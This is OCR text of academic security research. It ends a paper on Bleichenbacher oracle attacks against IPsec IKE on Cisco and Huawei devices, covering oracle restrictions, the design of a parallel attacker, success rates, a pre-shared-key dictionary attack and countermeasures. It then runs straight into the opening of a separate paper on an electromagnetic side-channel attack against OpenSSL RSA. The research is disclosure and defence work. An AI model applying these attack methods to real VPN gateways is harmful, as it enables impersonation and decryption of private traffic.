not know which $ke_I$ is derived. There is no way for attackers to distinguish a failed PKCS #1 v1.5 check from a failed decryption of $c_{ID_I}$. This reduces the probability to get a Case 1 answer from Huawei by the factor $\frac{112}{256}$. Thus, Huawei's Bleichenbacher oracle has an additional false negative rate of 56.64 %, which is explained in more detail in the next section. Consequently, we estimate that a successful attack requires $371,843/(1-0.5664) = 857,571$ requests.

## 7.2 Oracle Performance Restrictions

RFC 2409 defines an unusual padding for messages encrypted using symmetric algorithms: The message is padded with zero bytes. The last padding byte contains the number of zero bytes inserted. Padding is mandatory even if this requires an additional block containing only padding. Figure 9 gives examples of this padding.





Figure 9: The padding scheme for symmetric encryptions defined by RFC 2409.

Huawei's implementation of this padding is odd: There are no checks whether the padding bytes are in fact zero-bytes. The implementation only reads the last byte and removes the given number of bytes together with the padding length byte. It does not verify whether the value of the padding length byte is larger than the block length of the negotiated algorithm. It only cancels processing if the value of the padding length byte is larger than the decrypted ciphertext or if the padding length byte is zero.

In contrast to Cisco, we observed that the Huawei device as responder thoroughly checks the identity payload $c_{ID_I}$ sent by the initiator. It has to be present, its length has to be a multiple of the symmetric algorithm's block length, and the plaintext needs to be correctly padded in terms of the checks described above. If the plaintext identity $ID_I$ after removing the padding is 121 or less bytes in length, the device however ignores the identity value and continues the handshake using the initiator's configured public key based on its IP address. If $ID_I$ is 122 bytes long, the device crashes and reboots, which takes several minutes. If $ID_I$ is 123 to 255 bytes long, $ID_I$ is used to determine the public key of the initiator. If $ID_I$ is more than 256 bytes long, the Huawei device also crashes and reboots.

This complicates a Bleichenbacher attack scenario: Even if the attackers hit a PKCS #1 v1.5 compliant message, the decrypted value (i. e. what the device treats as the nonce $n_I$) is unknown to them. This value is then used to derive the key $ke_I$, which in turn is used to decrypt $c_{ID_I}$ supplied by the attackers. Since the attackers do not have $ke_I$, they cannot construct any $c_{ID_I}$ that decrypts to a meaningful $ID_I$. During our tests, we sent random bytes for $c_{ID_I}$ to our test device. However, even without influence on $ID_I$, the attackers can adjust the length of $c_{ID_I}$.

Here, the attackers have to deal with two contradicting restrictions: On the one hand, it is necessary to keep the length of $ID_I$ below 122 bytes to prevent both a crash and the evaluation of the value of $ID_I$. On the other hand, no assumptions on the padding length byte can be made. The longer the length of $c_{ID_I}$, the higher the possibility that the value of the padding length byte is below the plaintext length so that no padding error occurs.

Regardless of the length of $c_{ID_I}$, the padding length byte can only decrypt to one of 256 possible values. Taking into account that the length of $c_{ID_I}$ has to be a multiple of 16 (the block length of AES), the attackers have to choose between a $c_{ID_I}$ with a length of 128 bytes and one with 112 bytes. For 128 bytes, all padding length byte values above 121 and zero will make the device not respond, either due to a padding error, an evaluation of $ID_I$, or a crash. This way, the Bleichenbacher oracle has an additional false negative rate of 47.66 %.

For 112 bytes, the chance of getting a Case 1 answer is slightly lower. Now, all padding length byte values above 111 and zero will make the device not respond due to the padding error. With this choice, the Bleichenbacher oracle has an additional false negative rate of 56.64 %. However, this choice eliminates the chance of hitting the crash condition with 122 bytes. Therefore, we recommend a length of 112 bytes for $c_{ID_I}$, which favors reliability of the attack over speed.

# 8 Implementing Bleichenbacher Attacks

For our proof-of-concept attack, we focused on our Cisco test device due to the high false negative rate of the Huawei oracle. In order to keep the required time for an attack below the limits, we built a highly parallelized Bleichenbacher attacker using Java (cf. Figure 10). This tool pipelines all steps of the attack through *IN* and *OUT* queues and keeps track of used and unused SAs.

**SA States.** There is a global limit of 900 Phase 1 SAs under negotiation per Cisco device in the default configuration. If this number is exceeded, one is blocked. Thus, one cannot start individual handshakes for each Bleichenbacher request to issue. Instead, SAs have to be reused as long as their error counter allows.

For that, we are pooling SAs and tracking their states. This is necessary since for example receiving a message $m_2$ can have three meanings: (1.) The SA has been cre-

ated as a response to a message $m_1$, (2.) a Bleichenbacher request was not successful and message $m_2$ was a retransmission after one second, or (3.) the SA was not recently used for a request and message $m_2$ was a retransmission after ten seconds.

When preparing a Bleichenbacher request, an SA is taken from the *unused SA* pool and put into the *used SA* pool to ensure that SAs are not mixed up. In a parallel attack, constant SA state checks at all processing steps are required. After receiving a response to a Bleichenbacher request, we return the corresponding SA to the *unused SA* pool.

In our Bleichenbacher attacker, an SA can only be in one out of eight states. The life of an SA starts with the generation of an initiator cookie $c_I$. With it, the first message $m_1$ is send and the state of the SA is set to *PRESTART*. When we receive a corresponding message $m_2$, we store the responder cookie value for that SA and update its state to *FRESH*. From now on, every time we receive a message $m_2$ for that SA, we increment its state from *FIRST* to *FIFTH*. After the *FIFTH* state is reached and another timeout or Bleichenbacher response is received, we set the state to *EXHAUSTED* and remove the SA from the *unused SA* pool.

**Packet and Network Pool.** For a fast attack, we require an efficient packet builder and analyzer. The former only creates either first messages ($m_1$) for SA generation or third messages ($m_3$) for Bleichenbacher requests. The latter analyzes the responses from the Bleichenbacher oracle. Our packet builder uses static bytes sequences for the messages updating only the cookie values and encrypted nonce payloads. We omit the identity payload $c_{ID_I}$ from $m_3$ in order to save an unnecessary public key decryption. The analyzer only needs the length of a received message and the values of two bytes at specific positions in order to distinguish Bleichenbacher responses from timeout packets.

For sending and receiving packets with multiple threads, we use *Java NIO DatagramChannels* and *NIO Selectors*.

**Bleichenbacher Producer and Consumer.** A special producer thread executes the Bleichenbacher attack against a target and distributes the computations to consumers. We implemented two distribution mechanism (multiple and single interval) in order to address the different steps in Bleichenbacher's attack.

The consumers do the expensive computations for the Bleichenbacher attack. In order to address the different computations in the two attack variants (standard and optimized), the consumers are provided with a task description of whether a multiplication or a division of the ciphertext is required. Other consumers are used to verify the results from the packet analyzer and to notify the producer in case a valid padding was found.

**Cisco Oracle Simulator.** In order to accelerate our evaluation process, we first queried our test device with different valid and invalid PKCS #1 v1.5 messages. After that, we analyzed its responses and reimplemented its behavior as a local multi-threaded simulator. Thus, the speed of finding valid PKCS #1 v1.5 messages is only limited by the hardware resources of the attackers' systems.

## 8.1 Evaluation of the Bleichenbacher IKEv1 Decryption Attack

For the decryption attack from subsection 4.2 on Cisco's IKEv1 responder, we need to finish the Bleichenbacher attack in 60 seconds. If the public key of our ASR 1001-X router is 1024 bits long, we measured an average of 850 responses to Bleichenbacher requests per second. Therefore, an attack must succeed with at most 51,000 Bleichenbacher requests.

Based on this result, we used our Cisco oracle simulator to measure the percentage of attacks that would succeed before the time runs out. These results can be found in Figure 11.

**Standard Bleichenbacher.** In total, we executed 990 decryption attacks with a 1024-bit public key and different encrypted nonces. On average, a decryption using Bleichenbacher's original algorithm requires 303,134 requests. However, in 78 simulations, we needed less than 51,000 request to decrypt the nonce and thus could have impersonated the router.

**Optimized Bleichenbacher.** For the optimized Bleichenbacher algorithm, we executed 200 attacks against our Cisco oracle simulator with different nonces and a 1024-bit key. On average, we gained a reduction for requests by approximately 18 % (247,283) using 3,000 trimmers for each attack. The amount of attacks that require less than 51,000 requests increases from 7.88 % to 26.20 %.

**Real Cisco Hardware.** For an attack against the real hardware, the limitations of Cisco's IKEv1 state machine are significant. The main obstacle is the SA management: Once the attackers negotiate several thousand SAs with the router, its SA handling becomes very slow.

We managed to perform a successful decryption attack against our ASR 1001-X router with approximately





Figure 10: Design of our highly parallelized Bleichenbacher attacker.





Figure 11: Statistics of 990 standard decryption, 439 optimized decryption, and 542 signature-forgery attacks against our Cisco Bleichenbacher oracle simulator.

19,000 Bleichenbacher requests. However, due to the necessary SA negotiations, the attack took 13 minutes.

Note that a too slow Bleichenbacher attack does not permanently lock out attackers. If a timeout occurs, they can just start over with a new attack using fresh values hoping to require fewer requests. If the victim has deployed multiple responders sharing one key pair (e. g. for load balancing), this could also be leveraged to speed up an attack.

## 8.2 Evaluation of the Bleichenbacher IKEv2 Signature Forgery Attack

For our attack with forged signatures, we have 240 seconds time. Therefore, we may issue 204,000 Bleichenbacher requests before the time runs out. The timeout limits of IKEv1 are irrelevant for this attack; the IKEv1 handshake is only used to forge the signature we need for message $m_5$ in IKEv2 (cf. Figure 7).

Like with the decryption attack, we used our Cisco oracle simulator in order to speed up the evaluation. We simulated 542 attacks with a 1024-bit key and random messages padded as PKCS #1 v1.5 for signatures. From these attacks, 121 signatures needed less than 204,000 Bleichenbacher requests (on average 508,520). Thus, 22 % of our attack simulations would have been fast enough to allow attackers to impersonate a Cisco router. Note that due to the increased time limit, attacking IKEv2 with a forged signature has a higher success rate than the same attack on IKEv1.

# 9 Offline Dictionary Attack against Weak PSKs

PSKs as authentication method are often found in scenarios where users authenticate against services such as websites and computer logins. Other applications include interconnecting devices like with Bluetooth, Wi-Fi, or IKE. In the case of IKE, knowing the PSK allows attackers to impersonate any of the peers of an IPsec connection. We will show in the following section how to mount offline dictionary attacks against IKEv1 and IKEv2.

## 9.1 IKEv1 with Weak Pre-Shared Keys

It is well known that the PSK based mode of authentication is vulnerable to an offline dictionary attack when used together with the aggressive mode of IKEv1 Phase 1. This has actually been exploited in the past [5]. For the main mode however, only an online attack against PSK authentication was thought to be feasible. This required attackers to initiate many handshake attempts to try all different passwords making it likely to be detected.

We present an attack that only requires a single handshake in which attackers simulate a responder. With it, the attackers learn enough information to mount an offline dictionary attack. Thus, they can learn the PSK and can thus impersonate any party or act as a *Man in the Middle*.

On the network, the attackers wait for the victim to initiate a handshake with a responder. If victim and responder already have an active connection, the attackers





Figure 12: IKEv1 in Phase 1 using main mode with PSK based authentication. Differences to Figure 3 are highlighted.

may enforce a new handshake by dropping all packets of the already established connection, which will eventually lead to a new handshake.

During this handshake, the attackers do not forward the packets to the responder but rather simulate to be the responder (e. g. by spoofing its IP address). The attackers act as normal responder performing the Phase 1 protocol and record all messages exchanged until they receive message $m_5$.

With message $m_5$, the attackers receive $ID_I$ and $MAC_I$, encrypted with $k_e$ (cf. Figure 12). Of all the values that $m_5$ is generated from, the attackers only lack knowledge of $ID_I$ and the key $k$. $ID_I$ is easy to guess, as often it is just the IP address of the initiator. The key $k = \mathsf{PRF}_{PSK}(n_I, n_R)$ is directly derived from the PSK the attackers want to learn.

This allows an offline dictionary attack against the PSK. To check whether the guessed PSK is correct, the attackers can derive $k$ and the other three keys. If the attackers' candidate for $k_e$ is capable of decrypting message $m_5$, the attack is successful and the attackers learn the PSK. This is possible since the plaintext of message $m_5$ has a known structure beginning with the known $ID_I$.

**Evaluation, Impact and Countermeasure.** To verify the attack, we implemented and tested it against the open source IKE implementation *strongSwan* in version 5.5.1. Since the attack solely relies on the protocol specification and does not depend on any implementation error, we believe every RFC-compliant implementation of IKEv1 to be vulnerable. Therefore, the main mode PSK authentication has to be considered as insecure as the aggressive mode one. The only available countermeasure against this attack is choosing a cryptographically strong PSK that resists dictionary attacks.

## 9.2 IKEv2

In general, IKEv2 is perceived to be more secure than IKEv1. However, the attack described above works similarly against IKEv2. The current standard RFC 5996 [23] mentions that it is generally not smart to rely only on a user chosen password and recommends to use IKEv2 together with EAP (Extensible Authentication Protocol) protocols. However, in practice IKEv2 is usually used without EAP.

Instead of using IKEv2 together with some EAP-TLS variant (like EAP-TTLS with EAP-MD5), one could also switch to OpenVPN and thus reduce the overhead from tunneling TLS in IKEv2. Moreover, the advice from RFC 5996 is misleading since some EAP modes like EAP-MD5 or EAP-MSCHAPv2 also do not prevent offline dictionary attacks, they just require the attackers to shift from IKE to attacking EAP. Ultimately, our research indicates that implementations only support IKEv2 with EAP for remote access of a user to a network. Site-to-site scenarios are not covered by this construction and therefore remain vulnerable to the attack.

# 10 Related Work

**IPsec and IKE** For some time, real-world cryptographic research in the area of IPsec concentrated on the encryption layer. Thus, the security of ESP is well understood today, thanks to major contributions from Paterson et al. in 2006–2007. Their work shows vulnerabilities affecting encryption-only configurations of ESP due to flaws in the standard and its implementations [14, 28]. These flaws can be resolved by integrity protection. However, in 2010 they also showed that a particular integrity protection – namely a MAC-then-encrypt configuration – also leads to a plaintext-recovery attack [15].

Research paid only little attention to IKE. The Logjam paper [5] discovered that some of the most used DH groups standardized for IKE offer an attack surface if the attackers are able to perform costly precomputations. Another contribution by Checkoway et al. shows that the random number generator used by VPN devices from Juniper Networks was manipulated leading to a passive decryption vulnerability [11]. However, both these findings do not target IKE itself, but rather the parameters of underlying cryptographic building blocks.

**Bleichenbacher Attacks.** Even though the seminal work by Bleichenbacher dates back to 1998 [9], Bleichenbacher vulnerabilities are discovered regularly. Though the vulnerability is not protocol-related, the majority of vulnerabilities have been found in TLS implementations. A paper by Meyer et al. found Bleichen-

bacher vulnerabilities in OpenSSL, JSSE (Java Secure Socket Extension), and a TLS hardware accelerator chip [27]. Somorovsky showed that MatrixSSL was also affected [29]. Recently, the ROBOT survey showed that thousands of domains on the Internet were running Bleichenbacher vulnerable servers, among them Facebook and PayPal [10].

**Cross Protocol Attacks.** VPNs have already been target of cross protocol attacks. One has been found in PPTP (Point-to-Point Tunneling Protocol) VPNs [17]. Another famous cross protocol attack is DROWN [6], which exploits the broken SSL 2.0 to break the current TLS 1.2. In 2012, Mavrogiannopoulos et al. described a cross-protocol attack against all TLS versions using explicit elliptic curve Diffie-Hellman parameters [26]. A paper by Jager et al. [20] shows how to attack TLS 1.3 and QUIC from a Bleichenbacher oracle in some implementation of previous TLS versions.

## 11 Conclusion

In this paper, we have shown that *all* versions and variants of the IPsec's Internet Key Exchange (IKE) protocol can be broken, given two entry points.

The first entry point is weak PSKs. Offline dictionary attacks are possible against all three different variants, with two different adversaries: IKEv1 PSK in aggressive mode can be broken by a passive adversary, and both IKEv1 PSK in main mode and IKEv2 PSK can be broken by an active adversary who acts as a responder.

The second entry point is Bleichenbacher oracles in the IKEv1 PKE and RPKE variants. We have shown that such oracles exist in Cisco, Clavister, Huawei, and ZyXEL devices, and have computed their strength. Given an oracle of this strength, we were able to show that under the attack restrictions imposed by Cisco's default values, we could successfully attack *all* public key-based variants of IKEv1 and IKEv2 with success probabilities between 7 % and 26 % in a single attempt. Therefore, by repeating the attacks, all implementations can be broken. In this work, we focus on IKE implementations. However, if network devices reuse RSA key pairs for other services like SSH, TLS, etc., further attack surfaces could arise.

To counter these attacks, both entry points must be closed: Only high entropy PSKs should be used, and both PKE and RPKE modes should be deactivated in all IKE devices. It is not sufficient to configure key separation on the sender side. All receivers must also be informed about this key separation – novel solutions are required to achieve this task.


## Acknowledgments

The authors wish to thank Juraj Somorovsky and Tibor Jager with whom we had long conversations regarding Bleichenbacher attacks. Thanks to Cisco who provided us test hardware for our experiments. This paper is based in part upon work in the research projects *SyncEnc* and *VERTRAG*, which are funded by the German Federal Ministry of Education and Research (BMBF, FKZ: 16KIS0412K and 13N13097), as well as the *FutureTrust* project funded by the European Commission (grant 700542-Future-Trust-H2020-DS-2015-1).


## Notes

[1] RFC 2409 calls these keys SKEYID, $\texttt{SKEYID}_d$, $\texttt{SKEYID}_a$, and $\texttt{SKEYID}_e$. We shorten these names for brevity.

[2] RFC 2409 calls these values HASH. This is misleading, since in practice the HMAC version of the negotiated hash algorithm is used as PRF. Therefore, we use the name MAC.

## References


[1] Automotive Network Exchange. http://www.anx.com/.

[2] European Network Exchange. http://www.enx.com/.

[3] Japanese Network Exchange. https://www.jnx.ne.jp/.

[4] 3RD GENERATION PARTNERSHIP PROJECT (3GPP). 2018. 3GPP System Architecture Evolution (SAE); Security architecture. 3GPP TS 33.401 V15.3.0. http://www.3gpp.org/ftp/specs/archive/33_series/33.401/33401-f30.zip.

[5] ADRIAN, D., BHARGAVAN, K., DURUMERIC, Z., GAUDRY, P., GREEN, M., HALDERMAN, J. A., HENINGER, N., SPRINGALL, D., THOMÉ, E., VALENTA, L., VANDERSLOOT, B., WUSTROW, E., ZANELLA-BÉGUELIN, S., AND ZIMMERMANN, P. 2015. Imperfect forward secrecy: How Diffie-Hellman fails in practice. In *ACM CCS 15: 22nd Conference on Computer and Communications Security*.

[6] AVIRAM, N., SCHINZEL, S., SOMOROVSKY, J., HENINGER, N., DANKEL, M., STEUBE, J., VALENTA, L., ADRIAN, D., HALDERMAN, J. A., DUKHOVNI, V., KÄSPER, E., COHNEY, S., ENGELS, S., PAAR, C., AND SHAVITT, Y. 2016. DROWN: Breaking TLS with SSLv2. In *25th USENIX Security Symposium (USENIX Security 16)*.

[7] BARDOU, R., FOCARDI, R., KAWAMOTO, Y., SIMIONATO, L., STEEL, G., AND TSAY, J.-K. 2012.

Efficient padding oracle attacks on cryptographic hardware. In *Advances in Cryptology–CRYPTO 2012*.

[8] BIONDI, P. Scapy. `http://www.secdev.org/projects/scapy/`.

[9] BLEICHENBACHER, D. 1998. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In *Advances in Cryptology — CRYPTO '98*.

[10] BÖCK, H., SOMOROVSKY, J., AND YOUNG, C. 2017. Return Of Bleichenbacher's Oracle Threat (ROBOT). In *27th USENIX Security Symposium (USENIX Security 18)*.

[11] CHECKOWAY, S., MASKIEWICZ, J., GARMAN, C., FRIED, J., COHNEY, S., GREEN, M., HENINGER, N., WEINMANN, R.-P., RESCORLA, E., AND SHACHAM, H. 2016. A systematic analysis of the Juniper Dual EC incident. In *ACM CCS 16: 23rd Conference on Computer and Communications Security*.

[12] CISCO SYSTEMS INC. 2017a. Cisco ios security command reference. `https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/security/a1/sec-a1-cr-book/sec-cr-c4.html#wp1444104032`.

[13] CISCO SYSTEMS INC. 2017b. Configuring Internet Key Exchange for IPSec VPNs - RSA Encrypted Nonces. `https://www.cisco.com/en/US/docs/ios-xml/ios/sec_conn_ikevpn/configuration/15-2mt/sec-key-exch-ipsec.html#GUID-5257C56A-122F-47F6-8BC5-3E462C946879`.

[14] DEGABRIELE, J. P. AND PATERSON, K. G. 2007. Attacking the IPsec standards in encryption-only configurations. In *2007 IEEE Symposium on Security and Privacy*.

[15] DEGABRIELE, J. P. AND PATERSON, K. G. 2010. On the (In)Security of IPsec in MAC-then-encrypt configurations. In *ACM CCS 10: 17th Conference on Computer and Communications Security*.

[16] HARKINS, D. AND CARREL, D. 1998. The Internet Key Exchange (IKE). RFC 2409 (Proposed Standard). Obsoleted by RFC 4306, updated by RFC 4109.

[17] HORST, M., GROTHE, M., JAGER, T., AND SCHWENK, J. 2016. Breaking PPTP VPNs via RADIUS Encryption. In *CANS 16: 15th International Conference on Cryptology and Network Security*.

[18] HUAWEI TECHNOLOGIES CO., LTD. 2017. Authentication methods IKEv1 USG2100/2200/5100 BSR&HSR & USG2000/5000 V300R001. `http://support.huawei.com/enterprise/pages/doc/subfile/docDetail.jsp?contentId=DOC1000010065&partNo=100172#authentication-method_ike_pro`.

[19] JAGER, T., PATERSON, K. G., AND SOMOROVSKY, J. 2013. One bad apple: Backwards compatibility attacks on state-of-the-art cryptography. In *ISOC Network and Distributed System Security Symposium – NDSS 2013*.

[20] JAGER, T., SCHWENK, J., AND SOMOROVSKY, J. 2015. On the security of TLS 1.3 and QUIC against weaknesses in PKCS #1 v1.5 encryption. In *ACM CCS 15: 22nd Conference on Computer and Communications Security*.

[21] KALISKI, B. 1998. PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational). Obsoleted by RFC 2437.

[22] KAUFMAN, C. 2005. Internet Key Exchange (IKEv2) Protocol. RFC 4306 (Proposed Standard). Obsoleted by RFC 5996, updated by RFC 5282.

[23] KAUFMAN, C., HOFFMAN, P., NIR, Y., AND ERONEN, P. 2010. Internet Key Exchange Protocol Version 2 (IKEv2). RFC 5996 (Proposed Standard). Obsoleted by RFC 7296, updated by RFCs 5998, 6989.

[24] KAUFMAN, C., HOFFMAN, P., NIR, Y., ERONEN, P., AND KIVINEN, T. 2014. Internet Key Exchange Protocol Version 2 (IKEv2). RFC 7296 (INTERNET STANDARD). Updated by RFCs 7427, 7670.

[25] KIVINEN, T. AND SNYDER, J. 2015. Signature Authentication in the Internet Key Exchange Version 2 (IKEv2). RFC 7427 (Proposed Standard).

[26] MAVROGIANNOPOULOS, N., VERCAUTEREN, F., VELICHKOV, V., AND PRENEEL, B. 2012. A cross-protocol attack on the TLS protocol. In *ACM CCS 12: 19th Conference on Computer and Communications Security*.

[27] MEYER, C., SOMOROVSKY, J., WEISS, E., SCHWENK, J., SCHINZEL, S., AND TEWS, E. 2014. Revisiting SSL/TLS Implementations: New Bleichenbacher Side Channels and Attacks. In *23rd USENIX Security Symposium (USENIX Security 14)*.

[28] PATERSON, K. G. AND YAU, A. K. 2006. Cryptography in theory and practice: The case of encryption in IPsec. In *Advances in Cryptology – EUROCRYPT 2006*.

[29] SOMOROVSKY, J. 2016. Systematic fuzzing and testing of TLS libraries. In *ACM CCS 16: 23rd Conference on Computer and Communications Security*.

# A IKEv1 with Signature Authentication

The IKEv1 and IKEv2 signature authentication modes are similar and both target of our signature forgery attack. Supplementary to the description of the IKEv2 variant (cf. Figure 6), here we present the IKEv1 signature authentication mode in detail. Figure 13 shows the message flow for this mode.

First, the initiator creates a set of proposals consisting of algorithms, key lengths, and additional parameters and sends it with his initiator cookie to the responder. The responder selects a proposal based on his configured policies. After that, initiator and responder exchange DHKE parameters and nonces.

Both peers are now able to derive all symmetric keys. In order to confirm the keys and authenticate against each other, a MAC is computed by each party using key $k$ from the key derivation. Subsequently, two signatures are generated by the peers: one over $\mathsf{MAC}_I$ and one over $\mathsf{MAC}_R$. After both peers exchanged their signatures and optionally the corresponding certificates, they validate the signatures and continue with Phase 2 only if the signatures are valid.





Figure 13: IKEv1 in Phase 1 using main mode with signature based authentication. Differences to Figure 3 are highlighted.

# B PKCS#1 Padding

In the following, $a||b$ denotes concatenation of strings $a$ and $b$. $a[i]$ references the $i$-th byte in $a$. $\ell_a$ is the byte-length of string $a$. $(N,e)$ denotes an RSA public key, where $N$ is the public modulus and $e$ is the public exponent. The corresponding secret exponent is $d = 1/e \bmod \phi(N)$.





Figure 14: PKCS #1 v1.5 padding for RSA public key encryption

The PKCS #1 v1.5 encryption padding scheme [21] randomizes encryptions by requiring the encoding shown in Figure 14. To encrypt a plaintext message $n$ (here, a nonce), the following steps have to be performed:

1. The encrypter generates a random byte string $P$ of length $\ell_P = \ell_N - \ell_n - 3$. $P$ must not contain 0x00 bytes (i. e. $P[i] \neq \texttt{0x00} \quad \forall i \in [1...\ell_P]$). Furthermore, $P$ must be at least eight bytes long ($\ell_P \geq 8$).
2. The message with padding before encryption is $m = \texttt{0x00}||\texttt{0x02}||P||\texttt{0x00}||n$.
3. The ciphertext is computed as $c = m^e \bmod N$.

To decrypt such a ciphertext, the naïve decrypter performs the following steps:

1. Compute $m = c^d \bmod N$.
2. Check if $m[1]||m[2] = \texttt{0x00}||\texttt{0x02}$. Reject the ciphertext otherwise.
3. Check if $m[i] \neq \texttt{0x00} \quad \forall i \in [3...10]$. Reject the ciphertext otherwise.
4. Search for the first $i > 10$ such that $m[i] = \texttt{0x00}$. Reject the ciphertext if no $i$ is found.
5. Recover the message $n = m[i+1]||...||m[\ell_N]$

However, if the attackers learn whether the decrypter rejects messages due to the checks performed in steps 2–4, the decrypter is susceptible to Bleichenbacher's attack.

# C Key Types of Cisco IOS

Our key reuse attack assumes that the same RSA key pairs are used for encryption and signatures. When generating RSA key pairs, Cisco IOS gives the administrator a choice: The default is to create *general-keys*, which generates a single key pair for all authentication methods that is vulnerable to our attacks. The other option is to

create *usage-keys*, through which two RSA special-usage key pairs – one encryption pair and one signature pair – are generated. In their documentation [12], Cisco states the following:

> If you plan to have both types of RSA authentication methods in your IKE policies, you may prefer to generate special-usage keys. With special-usage keys, each key is not unnecessarily exposed. (Without special-usage keys, one key is used for both authentication methods, increasing the exposure of that key.)

We have not evaluated whether special usage keys are a working countermeasure against our key reuse attack.

# One&Done: A Single-Decryption EM-Based Attack on OpenSSL's Constant-Time Blinded RSA

Monjur Alam *Georgia Tech*
Haider A. Khan *Georgia Tech*
Moumita Dey *Georgia Tech*
Nishith Sinha *Georgia Tech*
Robert Callan *Georgia Tech*
Alenka Zajic *Georgia Tech*
Milos Prvulovic *Georgia Tech*

## Abstract

This paper presents the first side channel attack approach that, without relying on the cache organization and/or timing, retrieves the secret exponent from a single decryption on arbitrary ciphertext in a modern (current version of OpenSSL) fixed-window constant-time implementation of RSA. Specifically, the attack recovers the exponent's bits during modular exponentiation from analog signals that are unintentionally produced by the processor as it executes the constant-time code that constructs the value of each "window" in the exponent, rather than the signals that correspond to squaring/multiplication operations and/or cache behavior during multiplicand table lookup operations. The approach is demonstrated using electromagnetic (EM) emanations on two mobile phones and an embedded system, and after only one decryption in a fixed-window RSA implementation it recovers enough bits of the secret exponents to enable very efficient (within seconds) reconstruction of the full private RSA key.

Since the value of the ciphertext is irrelevant to our attack, the attack succeeds even when the ciphertext is unknown and/or when message randomization (blinding) is used. Our evaluation uses signals obtained by demodulating the signal from a relatively narrow band (40 MHz) around the processor's clock frequency (around 1GHz), which is within the capabilities of compact sub-$1,000 software-defined radio (SDR) receivers.

Finally, we propose a mitigation where the bits of the exponent are only obtained from an exponent in integer-sized groups (tens of bits) rather than obtaining them one bit at a time. This mitigation is effective because it forces the attacker to attempt recovery of tens of bits from a single brief snippet of signal, rather than having a separate signal snippet for each individual bit. This mitigation has been submitted to OpenSSL and was merged into its master source code branch prior to the publication of this paper.

## 1 Introduction

Side channel attacks extract sensitive information, such as cryptographic keys, from signals created by electronic activity within computing devices as they carry out computation. These signals include electromagnetic emanations created by current flows within the device's computational and power-delivery circuitry [2, 3, 14, 21, 33, 46], variation in power consumption [9, 12, 15, 17, 23, 26, 34, 35, 36, 41], and also sound [6, 16, 24, 42], temperature [13, 29], and chasis potential variation [23] that can mostly be attributed to variation in power consumption and its interaction with the system's power delivery circuitry. Finally, not all side channel attacks use analog signals: some use faults [11, 25], caches [8, 43, 44], branch predictors [1], etc.

